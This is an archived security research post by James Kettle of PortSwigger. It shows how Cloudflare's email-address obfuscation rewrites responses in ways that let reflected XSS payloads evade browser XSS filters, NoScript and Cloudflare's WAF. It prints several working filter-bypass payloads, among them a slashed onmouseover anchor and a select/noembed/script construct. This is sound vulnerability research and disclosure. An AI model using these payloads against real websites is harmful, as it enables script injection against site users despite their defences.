

When security features collide

When security features collide - James Kettle, PortSwigger.

- Published: 2017-10-06
- Original: <<https://portswigger.net/research/when-security-features-collide>>
- Preserved from: <https://portswigger.net/research/when-security-features-collide> (live) on 2026-09-16
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so it remains readable if the page goes offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

When security features collide | PortSwigger Research

When security features collide

[image: James Kettle]

James Kettle

Director of Research

[@albinowax](#)

-

Published: **Friday, 6 October 2017 at 15:35 UTC**

-

Updated: **Monday, 2 October 2023 at 14:37 UTC**

-



Layered security mechanisms are forcefully promoted by industry standards such as PCI DSS and (briefly) the [OWASP Top 10](#). In this post, I'll argue that the blanket application of such an approach is both misguided and hazardous, by showing that stacking security measures in front of a system may make it easier to exploit. I'll demonstrate this by sharing how to use Cloudflare's email protection system to bypass their WAF and every browser XSS filter, on all websites using Cloudflare.

Take a website with a simple [reflected XSS](#) vulnerability. This is easy to exploit in vanilla Firefox, but really quite difficult to exploit in Chrome, Edge/IE, Safari and Firefox with NoScript thanks to their XSS filters: [https://portswigger-labs.net/xss.php?xss=<script>alert\(1\)</script>%3C/script%3E](https://portswigger-labs.net/xss.php?xss=<script>alert(1)</script>%3C/script%3E)

If, due to pressure from PCI, the website owner decides to start using Cloudflare, they gain a broad range of security features including DDOS protection, a [Web Application Firewall](#) (WAF), and email address obfuscation. These features are all enabled by default.

Cloudflare's email address obfuscation works by scanning responses for email addresses and 'mailto' links, and rewriting these to hide them from scrapers. Compare the following two responses:

```
`start not-an-email end
```

```
start not-an-email end ``start james.kettle@portswigger.net end
```

```
start <a href="/cdn-cgi/l/email-protection" class="cf_email" data-cfemail="650f040800164b0e001111090025150a171116120c020200174b0b0011">[email protected]</a> end ... <script>[stuff that decodes it]</script> `
```

Server-side rewriting of inputs and responses can often be used to bypass XSS filters, as they rely on inspecting inputs for syntax that's both suspicious and valid. When faced with rewriting, an attacker can provide a request containing invalid apparently harmless syntax, and rely on the server transforming it into a functional exploit. There's a minor quirk in the

email address obfuscation that makes this particularly easy; in the process of rewriting anchor tags it converts forward-slashes into spaces:

```
`<a href="mailto:b" a/b/c>hover</a>
```

```
<a href="/cdn-cgi/l/email-protection#4c2e" a b c>hover</a> `
```

We can exploit this behavior by adding a well-placed forward-slash to our payload, making it look like harmless syntax:

```
`<a href="mailto:a" onmouseover/="alert(1)">hover</a>%22%3Ehover%3C/a%3E)
```

```
<a href="/cdn-cgi/l/email-protection#1372" onmouseover ="alert(1)">hover</a> `
```


This payload bypasses Chrome/Safari and Edge's filters, but still gets snagged by NoScript and Cloudflare's WAF. To bypass those, we just need to add another slash:

```
`<a href="mailto:a" onmouseover/="alert/(1)">hover</a>%22%3Ehover%3C/a%3E)
```

```
<a href="/cdn-cgi/l/email-protection#90f1" onmouseover ="alert (1)">hover</a> `
```

This leaves us with a simple exploit that evades the XSS detection in Chrome/Safari, Edge/IE, NoScript, and Cloudflare's WAF.

This article originally finished here, but it felt like the slash-consumption quirk made our lives a little too easy. It would be too tempting for readers to dismiss this as a one-off mishap by Cloudflare that wouldn't possibly affect similar offerings from other companies. To address this, my colleague Gareth Heyes devised the following payload that doesn't rely on the slash-consumption quirk. Instead, it uses malformed syntax to confuse the cloud-based HTML parser - an approach that's likely to work on multiple vendors and distinctly difficult to mitigate:



The payload is less pretty after being rewritten by Cloudflare, but gets the job done:

```
`<select><noembed></select><script x='a@b'a>y='a@b'//a@b%0a\u0061lert(1)</script x>%3C/script%20x%3E)
```

```
<select><noembed></select><script x='<a href="/cdn-cgi/l/email-protection" class="cf_email" data-cfemail="c8a988aa">[email protected]</a>'a>y='<a href="/cdn-cgi/l/email-protection" class="cf_email" data-cfemail="d5b495b7">[email protected]</a>'//<a href="/cdn-cgi/l/email-protection" class="cf_email" data-cfemail="6e0f2e0c">[email protected]</a> \u0061lert(1)</script x>`
```

After this post was released, @jackmasa found a [variant using XMP instead of noembed](#), and @kinugawamasato released a stunning Chrome bypass [combining nested scripts with foreign object and replaceChild](#).

Conclusion

Adding one security mechanism can undermine multiple others. This isn't just an isolated incident - Masato Kinugawa recently found that Cloudflare injects a number of scripts at /cdn-cgi/, and one of these could be used to [bypass not only Chrome's XSS filter, but also whitelist-based CSP](#).

It probably isn't necessary to say this, but please don't be overly concerned if you're using Cloudflare. Cloudflare was only selected as an example thanks to their popularity. The attack shown relies on an already-existing XSS vulnerability, and the obfuscation bug described here will probably be short-lived; Masato's bug was [mitigated within 24 hours](#) of being publicly disclosed. You can also easily toggle off the obfuscation feature without losing the core benefits of Cloudflare.

The real takeaway is to consider the consequences before blindly prescribing flashy security features, ensure you disable unused functionality, and remember that a reduction in attack surface can do more for your security than dozens of flimsy mitigations.

[Back to all articles](#)